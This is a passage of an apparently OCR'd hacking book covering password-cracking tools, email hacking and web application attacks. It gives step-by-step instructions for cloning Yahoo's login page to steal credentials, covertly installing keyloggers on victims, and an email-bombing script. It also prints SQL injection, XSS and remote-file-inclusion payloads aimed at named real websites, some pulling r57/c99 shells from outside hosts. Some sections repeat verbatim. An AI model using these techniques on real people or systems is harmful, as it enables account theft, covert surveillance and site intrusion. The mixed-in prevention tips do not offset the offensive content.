- AIM Pro
- GAIM 1.x
- IM2 (Messenger 2) 1.5.x
- SIM 0.9
- Google Talk (mostly all versions)
- PSI (mostly all versions)
- Faim 0.1
- Windows Live Messenger
- Gizmo Project (mostly all versions)

Download URL: http://thesecretofhacking.com/sw/ch4/psrecovery.rar

3.) ZIP Password Recovery Magic:

ZIP Password Recovery Magic is an easy-to-use program that can help you to recover lost passwords for zip archives. ZIP Password Recovery Magic provides brute-force and dictionary recovery methods, you can pause and resume recovery job easily. ZIP Password Recovery Magic has an easy to use interface. All you need to recover your password is just to add your file to the operation window.

Download URL: http://thesecretofhacking.com/sw/ch4/zippasswd.rar

4.) See Password 2.05

An easily applied retrieval tool for forgotten passwords.
BSEditor: When a password appears on screen as a series of asterisks or dots, you simply view it through SeePassword's magnifying glass to reveal the actual password text. SeePassword has no problems with passwords stored by Internet Explorer?all the sites will yield their secrets.

Download URL: http://thesecretofhacking.com/sw/ch4/seepasswd.rar

5.) WinRar Password Remover - V2

WinRar Password Recovery is a powerful tool to recover lost/ forgotten passwords.
The program supports the Brute-Force attack, dictionary-based attack and dramatically fastest Boost-Up attack.

This version is faster and more enhanced than the last version (V1.1), it also includes many more features.

Download URL: http://thesecretofhacking.com/sw/ch4/winrarpasswd.rar

6.) Advanced Outlook Express Recovery

Recovers deleted or corrupt emails from outlook express .It can recover deleted items even if they have been cleared from the deleted items folder . Can import DBX files or open existing system DBX files to view emails ,simple to use interface. Keywork filter allows you to filter large amount of results down to a more managable amount and the header sorting allows to group email header items such as from ,to and subject. Does not use the files indexes so produces better results than some of the more expensive rivals. Advanced Outlook Express DBX.

Download URL: http://thesecretofhacking.com/sw/ch4/outlook.rar

How to Protect yourself from password Hacking?

Prevention is always better than cure. If you would like to take the risk, a common practice (for some of us) is to use another PC when we need to do something risky. With constant PC upgrades, many of us could easily keep an older PC (at least one) just for this purpose.

Use complex passwords and do not write anywhere. And use passwords on internet where SSL is enabled.

Use Password manager like: KeePass Password safe?

Today you need to remember many passwords. You need a password for the Windows network logon, your e-mail account, your homepage's FTP password, online passwords (like website member account), etc. etc. etc. The list is endless. Also, you should use different passwords for each account. Because if you use only one password everywhere and someone gets this password you have a problem... A serious problem. The thief would have access to your e-mail account, homepage, etc. Unimaginable.

KeePass is a free open source password manager, which helps you to manage your passwords in a secure way. You can put all your passwords in one database, which is locked with one master key or a key file. So you only have to remember one single master password or select the key file to unlock the whole database. The databases are encrypted using the best and most secure encryption algorithms currently known (AES and Twofish).

After creating password database, just drag and drop to use passwords. This software is portable run from pen drive also.

Download URL: http://keepass.info/

CHAPTER-5

EMAIL HACKING

- What is Email Hacking?
- Online Crime History
- Way to Hack any Email Account
- Email Spoofing
- Email Bombing (Force to remove all emails)
- How to Hack Email Passwords
- How to Prevent Email Password Hacking
- …..

What is Email Hacking?

Email hacking is a process to get password illegally without owner knowledge with help of phising, spoofing, sniffing, etc.


Online Crime History

Spam:

E-mail spam, also known as ***junk e-mail,*** is a subset of spam that involves nearly identical messages sent to numerous recipients by e-mail. A common synonym for spam is unsolicited bulk e-mail.


Many spam e-mails contain URLs to a website or websites. According to a Commtouch report in June 2004, "only five countries are hosting 99.68% of the global spammer websites", of which the foremost is China, hosting 73.58% of all web sites referred to within spam.

Catch the spammer:
www.***spam***ex.com
www.***spam***fighter.com/***Spam***



Phishing:

Phishing is the criminally fraudulent process of attempting to acquire sensitive information such as usernames, passwords and credit card details by masquerading as a trustworthy entity in an electronic communication. Communications purporting to be from popular social web sites, auction sites, online payment processors or IT Administrators are commonly used to lure the unsuspecting public. Phishing is typically carried out by e-mail or instant messaging, and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.



Way to Hack any Email Account


1. Phishing Site
2. Key logger & Spyware
3. Sniffing
4. Spoofing

1.) Phishing Site:

This is easiest method to hack any email & any account password, just sign up with any hosting company with hosting and your domain will be similar to gmail, orkut,yahoo (according to target).

Example):

What is crackpal.com? It's a service that promises to hack yahoo, hotmail, rediff, and google Email accounts. Here's what their website looks like, if it's down by the time you read this:



You might remember that I've looked at a site similar to this in a previous post. Here's how things are supposed to go down, according to their site:

Only 5 Steps to get cracked your target password

1. Email the target id to crackpal@crackpal.com or click here to order password
2. After Successful Crack we will send you the proofs .
3. Verify proofs and if you are well satisfied then you can reply back.
4. We will send the Detailed Payment information after getting reply.
5. After payment confirmation we will send the original password

The proof takes the form of screenshots of inboxes, sample emails, contacts, or other personal information.

I decided to see how this would play out, assuming (correctly) that it would work much like the yourhackers.net scheme described in a previous post. So, yesterday I filled out their order form, using my own yahoo email account as a target, from another account that I had created that is posing as someone who doesn't like me very much:


Customer Details

Your Full Name	John May
Your Email address	duderman1985@yahoo.co
Verify Your Email address	duderman1985@yahoo.co
Your Country	USA
Payment Option	paypal or egold are fine


Target Details

Target Full name	Robert Wesley McGrew
Target Email address	wesleymcgrew@yahoo.com
Verify target email address	wesleymcgrew@yahoo.com
Target Country	USA
Reason	he think he so bad. i wanna show him he not
How did u hear about us	web search


Submit



This morning, in the wesleymcgrew@yahoo.com account I had a “surprise”! Yay!



"Helo"? What am I, an SMTP server? As you might be able to imagine, I don't know anyone named Jonathan Regon, and certainly not well enough to warrant "Luv and Regards". Let's take a look at the link to the phishing site:




So, obviously the single "?wesleymcgrew" parameter sets the username. If you punch in anything and Submit, you get forwarded along to a real 123greetings card:

Cute.

Back to the phishing site, what happens if we take the php filename out of the URL, going straight to the directory?

Neat, no directory protection or index.html/php, but not much of interest. What if we go up a directory?



Now this looks more interesting. What's in Y.txt?

The phishing URL sent to me contained the directory name ending in "1003″. That corresponds with the "1003″ line in Y.txt with the name "Jonathan Reagan". Sounds like the Jonathan "Regon" that emailed me. These are the names being used in the phishing emails, and each of the above directories contains links to greeting cards from these names.

The "/Y/" here stands for Yahoo. There are similar directory structures on this site for "/H/" (Hotmail) and "/R/" (Rediff). There is no "/G/" for Gmail, surprisingly, and no other single-letter directories (tried them all).

2.) Key logger & Spyware

Today, with the advent of a program called Keylogger it's just a cakewalk to hack an email account. It doesn't matter whether or not you have physical access to the victim's computer. Using a keylogger is the ***easiest way to hack an email account***. Any one with a basic knowledge of computer can use the keylogger and within few hours you can hack any email account.

1. What is a keylogger?

A keylogger, sometimes called a keystroke logger, key logger, or system monitor, is a small program that monitors each keystroke a user types on a specific computer's keyboard. Using a keylogger is the easiest way to hack an email account. A keylogger program can be installed just in a few seconds and once installed you are only a step away from getting the victim's password.

2. Where is the keylogger program available?

A keylogger program is widely available on the internet. Some of the ***best ones*** are listed below

SniperSpy

Win-Spy

Lost Door

3. How to install it?

You can install these keyloggers just as any other program but these things you must

keep in mind. While installing, it asks you to set a secret password and a hot key combination. This is because, after installation the keylogger program is completely hidden and the victim can no way identify it. So, you need the Hot Key combination and secret password to later unhide the keylogger.

4. Once installed how to get password from it?

The hacker can open the keylogger program by just pressing the hot keys (which is set during installation) and enter the password. Now it shows the logs containing every keystroke of the user,where it was pressed, at what time, including screenshots of the activities. These logs contain the password of the victim's email account.

5. I don't have physical access to the victim's target computer, what can I do?

It doesn't matter whether or not you have physical access to the victim's computer. Because keyloggers like SniperSpy and Win-Spy offers ***Remote Installation Feature***. With this feature it is possible to remotely install the keylogger on the victim's PC.

You can attach the keylogger with any file such as image, MS excel file or other programs and send it to the victim via email. When the victim runs the file, it will automatically get installed without his knowledge and start recording every activity on his computer. These activities are sent to you by the keylogger software via email or FTP.

6. Can the victim come to know about the presence of the keylogger on his/her PC?

No, the keylogger runs in total ***stealth mode*** and there is no way he/she can identify it's presence on the computer.

7. How can a keylogger hack the Email password?

Hacking an email password using keylogger is as simple as this: You install the keylogger on a Remote PC (or on your local PC). The victim is unaware of the presence of the keylogger on his computer. As usual, he logs into his Email account by typing the username and password. This username and password is recorded and sent to you via Email. Now you have the password of your target email account.

In case if you install the keylogger on your local PC, you can obtain the recorded email password just by unhiding the keylogger program (use your hot key and password to unhide).

8. Which Keylogger is the best?

Both the keyloggers mentioned above are the best for email hacking. However SniperSpy has got a slightly better advantage over WinSpy**.** These are some of the advantages of SniperSpy over Win-Spy.

Sniper Spy is more reliable than Win-Spy since the logs sent will be received and hosted by SniperSpy servers. You need not rely on your email account to receive the logs.

SniperSpy offers better support than WinSpy.

SniperSpy has got recognition from media such as CNN, BBC, CBS, Digit etc. Hence it is more reputed and trustworthy.

3.) Sniffing:

Many Advanced sniffers like ethereal, ethercap, dsniff sniff clear text passwords in LAN without installing any software on victim.

4.) Email Spoofing

Email Spoofing is method to send email from any email showing their email address without sign in on email account.

Many e-mail viruses use a technique known as "spoofing" by which the worm randomly selects an address it finds on an infected computer. The worm uses this address as the "From" address when it performs its mass-mailing routine. Numerous cases have been reported in which users of uninfected computers received complaints that they sent an infected message to another individual.

Email spoofing Providers:
1. *www.hoaxmail.co.uk/*
2. by r57, c99 shells.

Video URL: http://thesecretofhacking.com/vd/ch5/cs1

Email Bombing (Force to Remove all Remote user Emails)*

Our Author developed a PHP script to send ***1 crore*** email per hour to direct inbox for email bombing with email spoofing plug-in.

How to use this script:

Download and upload to your hosting account that support php file.
and access from internet explorer.

Download URL: http://thesecretofhacking.com/sw/ch5/ebomb.rar

Video URL: http://thesecretofhacking.com/vd/ch5/cs2

How to Hack Email Passwords*

The other most commonly used trick to hack email password is using Fake Login Pages. [phishing] Today, Fake login pages are the most widely used techniques to hack an email account. A Fake Login page is a page that appears exactly as a Login page but once we enter our password there, we end up loosing it.

Fake login pages are created by many hackers on their sites which appear exactly as Gmail or Yahoo login pages but the entered details(username & pw) are redirected to remote server and we get redirected to some other page. Many times we ignore this but finally we loose our valuable data.

However creating a fake login page and taking it online to successfully hack an email account is not an easy job

How to Hack Yahoo/gmail/orkut any Password?

Requirement:
Just purchase hosting from any company and the domain will be similar to yahoomail.com like yahooomail.com after upload 3 files.

1. index.html (same clone of the yahoo.com)—just change method

2. info.pl (used to send passwords to our email address)
3. thankyou.htm file to redirect phishing page to orginal yahoomail.com .

open yahoomail.com and save as file→ index.html→ open this file in notepad and search method and change this line to:

Original line:
<form method="post" action="https://login.yahoo.com/config/login?" autocomplete="off" name="login_form" onsubmit="return hash2(this)">

New:
<form method="post" action="http://ourwebsite.com/info.pl" name="login_form">

And after save and upload to ourwebsite like(www.yahooomail.com)

And edit info.pl to:

```
my $HTML_thankyou = 'http://www.yahoomail.com/thankyou.htm';
my $to            = 'myemail@yaho.com;
my $from          = 'mail@yahooomail.com';
```

and also edit thankyou.html:

code to:

<meta http-equiv="refresh" content="3; url=https://login.yahoo.com/config/login?">

upload and set 777 permission on info.pl

Download: ***www.thesecretofhacking.com/sw/ch5/phising.rar***

Video URL: http://thesecretofhacking.com/vd/ch5/cs3

How to Prevent Email Password Hacking

- Don't use the links in an email, instant message, or chat to get to any web page if you suspect the message might not be authentic or you don't know the sender or user's handle
    - Instead, call the company on the telephone, or log onto the website directly by typing in the Web adress in your browser
- Avoid filling out forms in email messages that ask for personal financial information
    - You should only communicate information such as credit card numbers or account information via a secure website or the telephone
- Always ensure that you're using a secure website when submitting credit card or other sensitive information via your Web browser
    - Phishers are now able to 'spoof,' or forge BOTH the "https://" that you normally see when you're on a secure Web server AND a legitimate-looking address. You may even see both in the link of a spam email. Again, make it a habit to enter the address of any banking, shopping, auction, or financial transaction website yourself and not depend on displayed links.
    - Phishers may also forge the yellow lock you would normally see near the bottom of your screen on a secure site. The lock has usually been considered as another indicator that you are on a 'safe' site. The lock, when double-clicked, displays the security certificate for the site. If you get any warnings displayed that the address of the site you have displayed does NOT match the certificate, do not continue.
- Remember not all spam sites will try to show the "https://" and/or the security lock. Get in the habit of looking at the address line, too. Were you directed to PayPal? Does the address line display something different like "http://www.gotyouscammed.com/paypal/login.htm?" Be aware of where you are going.

- Consider installing a Web browser tool bar to help protect you from known fraudulent websites. These toolbars match where you are going with lists of known phisher Web sites and will alert you.

    - The newer version of Internet Explorer version 7 includes this tool bar as does FireFox version 2
    - EarthLink ScamBlocker is part of a browser toolbar that is free to all Internet users - download at http://www.earthlink.net/earthlinktoolbar

- Regularly log into your online accounts

    - Don't leave it for as long as a month before you check each account

- Regularly check your bank, credit and debit card satements to ensure that all transactions are legitimate

    - If anything is suspicious or you don't recognize the transaction, contact your bank and all card issuers

- Ensure that your browser is up to date and security patches applied
- Always report "phishing" or “spoofed” e-mails to the following groups:

    - forward the email to reportphishing@antiphishing.org
    - forward the email to the Federal Trade Commission at spam@uce.gov
    - forward the email to the "abuse" email address at the company that is being spoofed (e.g. "spoof@ebay.com")
    - when forwarding spoofed messages, always include the entire original email with its original header information intact
    - notify The Internet Crime Complaint Center of the FBI by filing a complaint on their website: www.ic3.gov/

CHAPTER-6


WEB APPLICATION HACKING

- What is Web application vulnerability?
- Evolution of Web Hacking
- Types of Web application vulnerability?
- How to find out Web vulnerability?
- How to Protect Web applications?

What is Web application vulnerability?

"No language can prevent insecure code, although there are language features which could aid or hinder a security-conscious developer."
-Chris Shiflett

Web application vulnerability is a weakness on web based service.



Evolution of Web Hacking

- Automated web vulnerability checking
- Input validation attacks
- Buffer overflows
- Source code disclosure
- Session Hijacking
- Lame attacks (the client side XS? attacks)

Types of Web application vulnerability?

1. XSS (Cross Site Scripting)
2. SQL Injection
3. RFI
4. etc

1.) XSS

XSS is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.

Websites today are more complex than ever, containing a lot of dynamic content making the experience for the user more enjoyable. Dynamic content is achieved through the use of web applications which can deliver different output to a user depending on their settings and needs. Dynamic websites suffer from a threat that static websites don't, called "Cross Site Scripting" (or XSS dubbed by other security professionals). Currently small informational tidbits about Cross Site Scripting holes exist but none really explain them to an average person or administrator. This FAQ was written to provide a better understanding of this emerging threat, and to give guidance on detection and prevention.

Cross Site Scripting is a technique used to add script to a trusted site that will be executed on other users browsers. A key element to XSS is that one user can submit data to a website that will later be displayed for other users. It is nessesary that the bad guy NOT mess up the HTML structure, otherwise the result will be web defacement rather then attacking other users.

"What are the threats of Cross Site Scripting?"
Often attackers will inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user (Read below for further details) in order to gather data from them. Everything from account hijacking, changing of user settings, cookie theft/poisoning, or false advertising is possible. New malicious uses are being found every day for XSS attacks. The post below by Brett Moore brings up a good point with regard to "Denial Of Service", and potential "auto-attacking" of hosts if a user simply reads a post on a message board.

Cross-Site Request Forgery, also known as one click attack or session riding and abbreviated as CSRF (Sea-Surf) or XSRF, is a kind of malicious exploit of websites. Although this type of attack has similarities to cross-site scripting (XSS), cross-site

scripting requires the attacker to inject unauthorized code into a website, while cross-site request forgery merely transmits unauthorized commands from a user the website trusts.

GMail is vulnerable to CSRF attacks in the “Change Password” functionality. The only token for authenticate the user is a session cookie, and this cookie is sent automatically by the browser in every request.

An attacker can create a page that includes requests to the “Change password” functionality of GMail and modify the passwords of the users who, being authenticated, visit the page of the attacker.

Solutions

- Disable all scripting language support in your browser
- Be cautious when clicking links in anonymous e-mails and dubious web pages.
- Proxy servers can help filter out malicious scripting in HTML.

Examples

```
<SCRIPT/SRC="http://ha.ckers.org/xss.js">
</SCRIPT>
```

http://www.fbi.gov/cgi-bin/outside.cgi?http://www.google.com/</script><script/defer>document.body.innerHTML='xssed'+unescape('%20')+'by'+unescape('%20')+'manish'</script>

http://www.fpsc.gov.pk/gr/test.php?a[]=%3Cscript%3Ealert(/Manish%20Was%20Here/);%3C/script%3E

Browse XSS website: ***www.xssed.com***

Download XSS Cheat Sheet: ***www.thesecretofhacking.com/sw/ch6/xss.pdf***

Video URL: ***http://thesecretofhacking.com/vd/ch6/cs1***

2.) SQL Injection

SQL injection is a type of security exploit in which the attacker injects Structured Query Language (SQL) code through a web form input box, to gain access to resources, or make changes to data.

- It is a technique of injecting SQL commands to exploit non-validated input vulnerabilities in a web application database.

Categories of SQL injection attack

SQL Manipulation

- Code Injection
- Function Call Injection
- Buffer Overflows

Preventing SQL Injection

- To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, parameterized statements must be used (preferred), or user input must be carefully escaped or filtered.

Examples

- http://www.cara-finanz.de/cf/site.php?siteid=100&id=-4+union+select+1,2,concat(username,0x3a,passwd),4,5,6,7+from+usr_web13_1.core_users
- http://www.lumberjacks-eishockey.de/cms/site.php?siteid=160&id=-7+union+select+1,2,3,concat(username,0x3a,passwd),5,6,7+from+usr_web23_1.core_users
- More attacks are available here: ***http://httpscript.com/index.php?topic=3898.0***

Sql HackingTools: ***www.thesecretofhacking.com/sw/ch6/sql-hacktools.rar***

Video URL: ***http://thesecretofhacking.com/vd/ch6/cs2***

RFI (Remote file inclusion)

- Remote File Inclusion attacks allow malicious users to run their own PHP code on a vulnerable website. The attacker is allowed to include his own (malicious) code in the space provided for PHP programs on a web page. For instance, a piece of vulnerable PHP code would look like this:

Examples

www.victimsite.com/index.php?ROOT_PATH=http://www.freewebs.com/r57.txt

www.victimsite.com/index.php?getit=http://hacksite.com/shell.txt

One thing we need remember

www.site.com/run.php?file=www.evil.com/evil.php //will execute the php on EVIL site

www.site.com/run.php?file=www.evil.com/evil.txt //will execute the php on VICTIM's site site

http://www.23net.tv//modules/xfsection/modify.php?dir_module=http://n4pst3rh.iespana.es/Shell/r57.txt???? 2005

http://paulyorke.com/index.php?p=http://shellbox.com.ar/[c]/c99shell.txt? 2005

Prevent RFI Vulnerability:

Download rfi-scanner: ***www.thesecretofhacking.com/sw/ch6/rfi-scanner.rar***

How to protect web applications?

- Tight web server configuration.
- Web server plug-in filters.
- Secure coding (yea right)
- Use Web application Vulnerability scanners

How to find out Web Vulnerability

We use Fuzz testing to find out vulnerability on any software.

Fuzz testing, fuzzing, or Negative Testing is a software testing technique that provides invalid, unexpected or random data ("fuzz") to the inputs of a program. If the program fails (for example, by crashing, by suffering reduced performance or by failing built-in code assertions), the defects can be noted.

Fuzz testing a simple technique for feeding random input to applications. While random testing is a time-honored technique, our approach has three characteristics that, when taken together, makes it somewhat different from other approaches.

1. The input is random. We do not use any model of program behavior, application type, or system description. This is sometimes called *black box* testing. In the command-line studies (1990, 1995, and 2006), the random input was simply random ASCII character streams. For our X-Window study (1995), Windows NT study (2000), and Mac OS X

study (2006), the random input included cases that had only valid keyboard and mouse events.
2. Our reliability criteria is simple: if the application crashes or hangs, it is considerd to fail the test, otherwise it passes. Note that the application does not have to respond in a sensible manner to the input, and it can even quietly exit.
3. As a result of the first two characteristics, fuzz testing can be automated to a high degree and results can be compared across applications, operating systems, and vendors.

Top 10 Web Vulnerability Scanners

Nikto is an open source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired). It uses Whisker/libwhisker for much of its underlying functionality. It is a great tool, but the value is limited by its infrequent updates. The newest and most critical vulnerabilities are often not detected.

Paros proxy : A web application vulnerability assessment proxy
A Java based web proxy for assessing web application vulnerability. It supports editing/viewing HTTP/HTTPS messages on-the-fly to change items such as cookies and form fields. It includes a web traffic recorder, web spider, hash calculator, and a scanner for testing common web application attacks such as SQL injection and cross-site scripting.

WebScarab : A framework for analyzing applications that communicate using the HTTP and HTTPS protocols
In its simplest form, WebScarab records the conversations (requests and responses) that it observes, and allows the operator to review them in various ways. WebScarab is designed to be a tool for anyone who needs to expose the workings of an HTTP(S) based application, whether to allow the developer to debug otherwise difficult problems, or to allow a security specialist to identify vulnerabilities in the way that the application has been designed or implemented.

WebInspect : A Powerful Web Application Scanner
SPI Dynamics' WebInspect application security assessment tool helps identify known and unknown vulnerabilities within the Web application layer. WebInspect can also help check that a Web server is configured properly, and attempts common web attacks such as parameter injection, cross-site scripting, directory traversal, and more.

Whisker/libwhisker : Rain.Forest.Puppy's CGI vulnerability scanner and library
Libwhisker is a Perl module geared geared towards HTTP testing. It provides functions for testing HTTP servers for many known security holes, particularly the presence of dangerous CGIs. Whisker is a scanner that used libwhisker but is now deprecated in favor of Nikto which also uses libwhisker.

Types of Web application vulnerability?

1. XSS (Cross Site Scripting)
2. SQL Injection
3. RFI
4. etc

1.) XSS

XSS is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users.

Websites today are more complex than ever, containing a lot of dynamic content making the experience for the user more enjoyable. Dynamic content is achieved through the use of web applications which can deliver different output to a user depending on their settings and needs. Dynamic websites suffer from a threat that static websites don't, called "Cross Site Scripting" (or XSS dubbed by other security professionals). Currently small informational tidbits about Cross Site Scripting holes exist but none really explain them to an average person or administrator. This FAQ was written to provide a better understanding of this emerging threat, and to give guidance on detection and prevention.

Cross Site Scripting is a technique used to add script to a trusted site that will be executed on other users browsers. A key element to XSS is that one user can submit data to a website that will later be displayed for other users. It is nessesary that the bad guy NOT mess up the HTML structure, otherwise the result will be web defacement rather then attacking other users.

"What are the threats of Cross Site Scripting?"
